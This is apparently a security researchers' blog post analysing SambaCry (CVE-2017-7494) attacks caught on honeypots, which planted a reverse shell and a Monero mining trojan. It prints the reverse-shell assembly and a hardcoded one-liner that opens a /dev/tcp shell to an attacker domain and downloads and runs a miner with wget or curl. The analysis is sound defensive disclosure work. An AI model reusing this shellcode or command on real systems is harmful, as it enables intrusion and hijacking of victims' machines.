SambaCry is coming

By Mikhail Kuzin, Yaroslav Shmelev, Dmitry Galov on June 9, 2017. 10:07 pm

RESEARCH

Not long ago, news appeared online of a younger sibling for the sensational vulnerability EternalBlue. The story was about a new vulnerability for *nix-based systems – EternalRed (aka SambaCry). This vulnerability (CVE-2017-7494) relates to all versions of Samba, starting from 3.5.0, which was released in 2010, and was patched only in the latest versions of the package (4.6.4/4.5.10/4.4.14).

On May 30th our honeypots captured the first attack to make use of this particular vulnerability, but the payload in this exploit had nothing in common with the Trojan-Crypt that was EternalBlue and WannaCry. Surprisingly, it was a cryptocurrency mining utility!


Vulnerability exploitation

In order to check that an unauthorized user has permissions to write to the network drive, the attackers first try to write a text file, consisting of 8 random symbols. If the attempt is successful they delete the file.

```
42676 SMB     Tree Connect AndX Request, Path: \\[redacted]\myshare
42678 TCP     41146 → 445 [ACK] Seq=1184 Ack=1460 Win=18944 Len=0 TSval=3419051732 TSecr=1385190230
42679 SMB     Open AndX Request, FID: 0x2516, Path: \RQHeY.txt
42681 TCP     41146 → 445 [ACK] Seq=1264 Ack=1529 Win=18944 Len=0 TSval=3419051811 TSecr=1385190240
42682 SMB     Write AndX Request, FID: 0x2516, 8 bytes at offset 0
42684 TCP     41146 → 445 [ACK] Seq=1339 Ack=1580 Win=18944 Len=0 TSval=3419051946 TSecr=1385190284
42685 SMB     Close Request, FID: 0x2516
42687 TCP     41146 → 445 [ACK] Seq=1384 Ack=1619 Win=18944 Len=0 TSval=3419052023 TSecr=1385190293
42688 SMB     Delete Request, Path: \RQHeY.txt
42690 TCP     41146 → 445 [ACK] Seq=1437 Ack=1658 Win=18944 Len=0 TSval=3419052145 TSecr=1385190333
42691 SMB     Tree Disconnect Request
```

Writing and deleting the text file

After this check, it is time for the exploit's payload (it is assembled as a Samba plugin). After successful exploitation of the vulnerability, this runs with super-user privileges, although first the attackers have to guess the full path to the dropped file with their payload, starting from the root directory of the drive. We can see such attempts in the traffic captured on our honeypot. They are just brute-forcing the most obvious paths (specified in different manuals, etc.), where files can be stored on the drive.



Bruteforcing the path to the payload

After the path to the file is found, it can be loaded and executed in the context of the Samba-server process, using the SambaCry vulnerability. Afterwards the file is deleted in order to hide the traces. From this moment it exists and runs only in the virtual memory.

In our case two files were uploaded and executed in such a way: **INAebsGB.so** (349d84b3b176bbc9834230351ef3bc2a – Backdoor.Linux.Agent.an) and **cblRWuoCc.so** (2009af3fed2a4704c224694dfc4b31dc – Trojan-Downloader.Linux.EternalMiner.a).

INAebsGB.so

This file stores the simplest reverse-shell. It connects to the particular port of the IP-address specified by its owner, giving him remote access to the shell (/bin/sh). As a result, the attackers have an ability to execute remotely any shell-commands. They can literally do anything they want, from downloading and running any programs from the Internet, to deleting all the data from the victim's computer.

```
_init_proc:
                push    29h
                pop     rax
                cdq
                push    2
                pop     rdi
                push    1
                pop     rsi
                syscall                 ; LINUX - sys_socket
                xchg    rax, rdi
                mov     rcx, 5CD5F0425D110002h
                push    rcx
                mov     rsi, rsp
                push    10h
                pop     rdx
                push    2Ah
                pop     rax
                syscall                 ; LINUX - sys_connect
                push    3
                pop     rsi

loc_1B9:                                ; CODE XREF: LOAD:000
                dec     rsi
                push    21h
                pop     rax
                syscall                 ; LINUX - sys_dup2
                jnz     short loc_1B9
                push    3Bh
                pop     rax
                cdq
                mov     rbx, 'hs/nib/'
                push    rbx
                mov     rdi, rsp
                push    rdx
                push    rdi
                mov     rsi, rsp
                syscall                 ; LINUX - sys_execve
```

Listing of INAebsGB.so

It's worth noting that a similar payload can be found in the implementation of the SambaCry exploit in Metasploit.

cblRWuoCc.so

The main functionality of this file is to download and execute one of the most popular open-source cryptocurrency mining utilities – cpuminer (miderd). It is done by the hardcoded shell-command, shown on the screenshot below.

```
payload:                                ; DATA XREF: .got:src↑o
                push    59
                pop     rax
                cdq
                mov     rbx, 'hs/nib/'
                push    rbx
                mov     rdi, rsp
                push    'c-'
                mov     rsi, rsp
                push    rdx
                call    loc_20115B
; ---------------------------------------------------------------------------
aBashIDevTcpRc_ db 'bash -i < /dev/tcp/rc.ezreal.space/4000 || ((wget http://rc.ezrea'
                db 'l.space/minerd64_s -O /tmp/m || curl http://rc.ezreal.space/miner'
                db 'd64_s -o /tmp/m) && chmod +x /tmp/m && (nohup /tmp/m &))',0
; ---------------------------------------------------------------------------

loc_20115B:                             ; CODE XREF: .data:0000000000201097↑p
                push    rsi
                push    rdi
                mov     rsi, rsp
                syscall                 ; LINUX - execve
```


The main functionality of cblRWuoCc.so

The file **minerd64_s** (8d8bdb58c5e57c565542040ed1988af9 — RiskTool.Linux.BitCoinMiner.a) downloaded in such a way is stored in **/tmp/m** on the victim's system.

Cpuminer and what it actually mines

The interesting part is that the version of cpuminer used is "upgraded", so it can be launched without any parameters to mine currency directly to the hardcoded attackers' wallet. We obviously became interested in this wallet, so we decided to investigate a bit and uncover the balance of the attackers account.

Along with the attackers' wallet number, the pool address (**xmr.crypto-pool.fr:3333**) can be found in the body of the miner. This pool is created for mining the open-source cryptocurrency – monero. Using all this data we managed to check out the balance on the attackers' wallet and the full log of transactions. Let's have a look:



Balance of the attackers' account on 08.06.2017

Time Sent	Transaction Hash	Amount	Mixin
07.06.2017, 15:47:37	d989ecd7f6119b6a09d1a6404d5b78bc452b09d97b6bb015c26c6d0a2476afb2	6.8661	2
06.06.2017, 15:18:20	e90d58a36186d0b50a68acea18a522c24c6da3ef3362ae945f7399ad72a45b5c	7.5181	2
05.06.2017, 14:57:14	3ae908b94fe2141c2ecf0c8d009624b339a6e10a1b6e1cba8d5a96afce09f8ef	5.6172	2
04.06.2017, 14:47:34	f007949d3e9bcc0b866a26fdcd357ce72994a9675afc3892b2ba88a602477dfc	4.0848	2
03.06.2017, 14:46:58	66cdbc9cefc09ee67ca642776af63b18fb431f31379b8b6e41bcb6a1e5967cd7	6.5265	2
01.06.2017, 14:09:30	ddb166fe9f64e63db793a7ab16c2e360d60349f28c3d09ff51ec4b8ea54a35d1	4.8081	2
30.05.2017, 14:03:53	7500e5d6606e3867b1e33aa646271b3273e2b6b28e1bf4dccec25b5a552a2a49	4.1225	2
28.05.2017, 15:55:37	f045a289fe6ff12d4de96fc3e61f563842c4fd0d1c00b3ca7587379a2d23ec99	4.8132	2
26.05.2017, 15:50:52	609422808429f7e9e8e4c6d77b377cf9cfc2e097eaae1f3194517c8eca7c4c99	5.0067	2
24.05.2017, 20:45:24	2e4a16ef3bbaba32f78515e39c5a340b55f5bc220899277740103f53d3d78603	5.0071	2
22.05.2017, 23:41:16	37ef4942fa1fd0f07a06249159b35b2daffa37f934d8f2f24504aea0d60aba00	5.0150	2
20.05.2017, 19:36:19	30c51f183557b8ee382bdcdd438c7f48f29415be6b053d3c7677bd861f188b02	5.2410	2
17.05.2017, 16:44:25	72e8028ef2cc2ae4a2aa08c817da6db351db802bbc6cce3206b5ab5a4f4a443c	5.0335	2
15.05.2017, 15:36:44	2dc358558f7b1b9948735631f37595fec37151f3424ce87c78cb4c84e86729f1	1.5174	2
14.05.2017, 13:34:25	36b960a17fd1084f27fa0baa3bcbefe5bde8e1224a3011be5dad4a9c1c932e27	1.3457	2
13.05.2017, 13:32:26	b6d41f628e524ca195ce54f8079c216a8b442ec66434992562883c6fe5bce55f	1.5917	2
12.05.2017, 13:30:18	f323e38809d94c0c691716e2867f4b90e70a373476d53fcf4d686f51585f728f	1.6409	2
11.05.2017, 12:58:13	9d28c3d6c32be65a72c80c38998397aee255a069de7645be8a2f3b67c6f39463	1.8018	2
10.05.2017, 12:31:04	987fbd575989738c470798c49c738cf6058516fb9a84644fb06b05aa235e3bdf	2.0669	2

Log of transactions with all the attackers' cryptocurrency income

The mining utility is downloaded from the domain registered on April 29th 2017. According to the log of the transactions, the attackers received their first crypto-coins on the very next day, on April 30th. During the first day they gained about 1 XMR (about $55 according to the currency exchange rate for 08.06.2017), but during the last week they gained about 5 XMR per day. This means that the botnet of devices working for the profit of the attackers is growing.

Considering that the world discovered the EternalRed vulnerability only at the end of May, and the attackers had already adopted it, the rate of growth in the number of infected machines has significantly increased. After about a month of mining, the attackers gained 98 XMR, which means they earned about $5,500 according to the currency exchange rate at the time of writing.

Conclusion

As a result, the attacked machine turns into a workhorse on a large farm, mining crypto-currency for the attackers. In addition, through the reverse-shell left in the system, the attackers can change the configuration of a miner already running or infect the victim's computer with other types of malware.

At the moment we don't have any information about the actual scale of the attack. However, this is a great reason for system administrators and ordinary Linux users to update their Samba software to the latest version immediately to prevent future problems.

Related Posts